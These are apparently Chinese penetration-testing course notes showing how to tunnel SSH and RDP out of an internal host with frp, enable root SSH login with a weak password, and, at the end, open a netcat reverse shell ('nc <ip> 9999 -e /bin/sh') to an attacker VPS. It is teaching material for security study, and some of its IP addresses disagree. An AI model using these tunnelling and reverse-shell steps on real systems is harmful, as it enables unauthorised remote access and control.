

免责声明:


本课程内容仅限于网络安全教学,不得用于其他用途。任何利用本课程内容从事违法犯罪活动的行为,都严重违背了该课程设计的初衷,且属于使用者的个人行为与讲师无关,讲师不为此承担任何法律责任。

希望同学们知法、懂法、守法,做一个良好公民。

内网穿透

1、Frps

(1) linux



将 frps 文件上传到云端, 配置端口
vim frps.ini

```
连接成功
Activate the web console with: systemctl enable --now cockpit.socket

Last failed login: Tue Dec 21 19:47:37 CST 2021 from 101.34.137.48 on ssh:notty
There were 90 failed login attempts since the last successful login.
Last login: Tue Dec 21 19:34:42 2021 from 117.173.225.53
[root@VM-12-2-centos ~]# ls
cobaltstrike4.3 frp_0.38.0_linux_amd64
[root@VM-12-2-centos ~]# cd frp_0.38.0_linux_amd64
[root@VM-12-2-centos frp_0.38.0_linux_amd64]# ls
frp_0.38.0_linux_amd64
[root@VM-12-2-centos frp_0.38.0_linux_amd64]# cd frp_0.38.0_linux_amd64
[root@VM-12-2-centos frp_0.38.0_linux_amd64]# ls
frpc frpc_full.ini frpc.ini frps frps_full.ini frps.ini LICENSE systemd
[root@VM-12-2-centos frp_0.38.0_linux_amd64]# vim frps.ini
[common]
bind_port = 9999
~
~
~
~
```

./frps -c ./frps.ini (启动后接配置文件)

```
[root@VM-12-2-centos frp_0.38.0_linux_amd64]# ./frps -c ./frps.ini
2021/12/21 20:07:56 [I] [root.go:200] frps uses config file: ./frps.ini
2021/12/21 20:07:56 [I] [service.go:192] frps tcp listen on 0.0.0.0:9999
2021/12/21 20:07:56 [I] [root.go:209] frps started successfully
```

在linux启动客户端编辑配置文件frpc.ini，配服务器的地址和端口（服务器要开启9999，6000）

```
root@kali2021: /frp_0.38.0_linux_amd64/frp_0.38.0_linux_amd64
文件 动作 编辑 查看 帮助
[common]
server_addr = 101.43.85.135
server_port = 9999
[ssh]
type = tcp
local_ip = 127.0.0.1
local_port = 22
remote_port = 6000
~ 回收站
~ 文档
~ 音乐
~ 图片
~ 视频
~ 下载
~ 桌面
~ 文件管理器
~ kali Linux 桌面
```

允许远程登陆

Root 允许登录

```
# Authentication:
#LoginGraceTime 2m
#PermitRootLogin prohibit-password
PermitRootLogin yes
StrictModes yes
#MaxAuthTries 6
#MaxSessions 10
#PubkeyAuthentication yes
```

启动远程登陆服务，启动本地 frps

./frpc -c ./frpc.ini

文件 动作 编辑 查看 帮助

```
(root@kali2021)-[/frp_0.38.0_linux_amd64/frp_0.38.0_linux_amd64]
```

```
# systemctl start ssh
```

```
(root@kali2021)-[/frp_0.38.0_linux_amd64/frp_0.38.0_linux_amd64]
```

```
# ./frpc -c ./frpc.ini
```

```
2021/12/21 20:37:54 [I] [service.go:301] [e1c94dc5b51fd042] login to server success, get run id [e1c94dc5b51fd042], server udp port [0]
```

```
2021/12/21 20:37:54 [I] [proxy_manager.go:144] [e1c94dc5b51fd042] proxy added: [ssh]
```

```
2021/12/21 20:37:54 [I] [control.go:180] [e1c94dc5b51fd042] [ssh] start proxy success
```

另一台电脑连接

ssh -oPort=6000 root@101.43.85.135

```
(root@kali2021)-[~]
```

```
# ssh -oPort=6000 root@101.43.85.135
```

255 x

```
root@101.43.85.135's password:
```

```
Permission denied, please try again.
```

```
root@101.43.85.135's password:
```

```
Linux kali2021 5.10.0-kali3-amd64 #1 SMP Debian 5.10.13-1kali1 (2021-02-08) x86_64
```

```
The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
```

```
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

```
(Message from Kali developers)
```

```
We have kept /usr/bin/python pointing to Python 2 for backwards
compatibility. Learn how to change this and avoid this message:
⇒ https://www.kali.org/docs/general-use/python3-transition/
```

```
(Run "touch ~/.hushlogin" to hide this message)
```

```
(root@kali2021)-[~]
```

```
# ls
```

```
公共 模板 视频 图片 文档 下载 音乐 桌面 fping.txt
```

```
(root@kali2021)-[~]
```

```
# cd ..
```

密码是连接的 kali 的密码 123456 不是服务器密码

(2) windows


Windows（注意版本，rdp，3389）



利用 powershell 启动服务



.\frpc.exe -c .\frpc.ini



攻击机远程桌面连接

攻击机为 windows



攻击机为 Linux

rdesktop 119.3.158.99:6000 #远程桌面连接

```
(root@kali2021) - [~/桌面]
# rdesktop 119.3.158.99:6000

ATTENTION! The server uses an invalid security certificate which can not be trusted for
the following identified reason(s):

1. Certificate issuer is not trusted by this system.


    Issuer: CN=DESKTOP-OV587EP.kele.lab
    Valid From: Sun Dec 11 09:16:19 2022
    To: Mon Jun 12 09:16:19 2023

Review the following certificate info before you trust it to be added as an exception.
If you do not trust the certificate the connection attempt will be aborted:

    Subject: CN=DESKTOP-OV587EP.kele.lab
    Issuer: CN=DESKTOP-OV587EP.kele.lab
    Valid From: Sun Dec 11 09:16:19 2022
    To: Mon Jun 12 09:16:19 2023

Certificate fingerprints:

    sha1: 40d3ad2eeca41662ff05292735b49931f2e9b539
    sha256: 7a3f69e7ea913d166cc89f977f5d5da1cfe42b060d3b2ddacd0df2ffeedf9296
```



2、nc

yum -y install nc #安装 nc 命令

nc -lvvp 9999 #vps 监听 9999 端口 (vps 对应端口要开启)

```
[root@VM-12-2-centos ~]# nc -lvvp 9999
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::9999
Ncat: Listening on 0.0.0.0:9999
Ncat: Connection from 117.173.225.53.
Ncat: Connection from 117.173.225.53:31115.
ls
vulhub
cd ..
ls
公共
模板
```

目标机反弹 shell 到 vps

nc 119.3.158.99 9999 -e /bin/sh

```
(rootkali2021)-[~/桌面]
# nc 101.43.85.135 9999 -e /bin/sh
```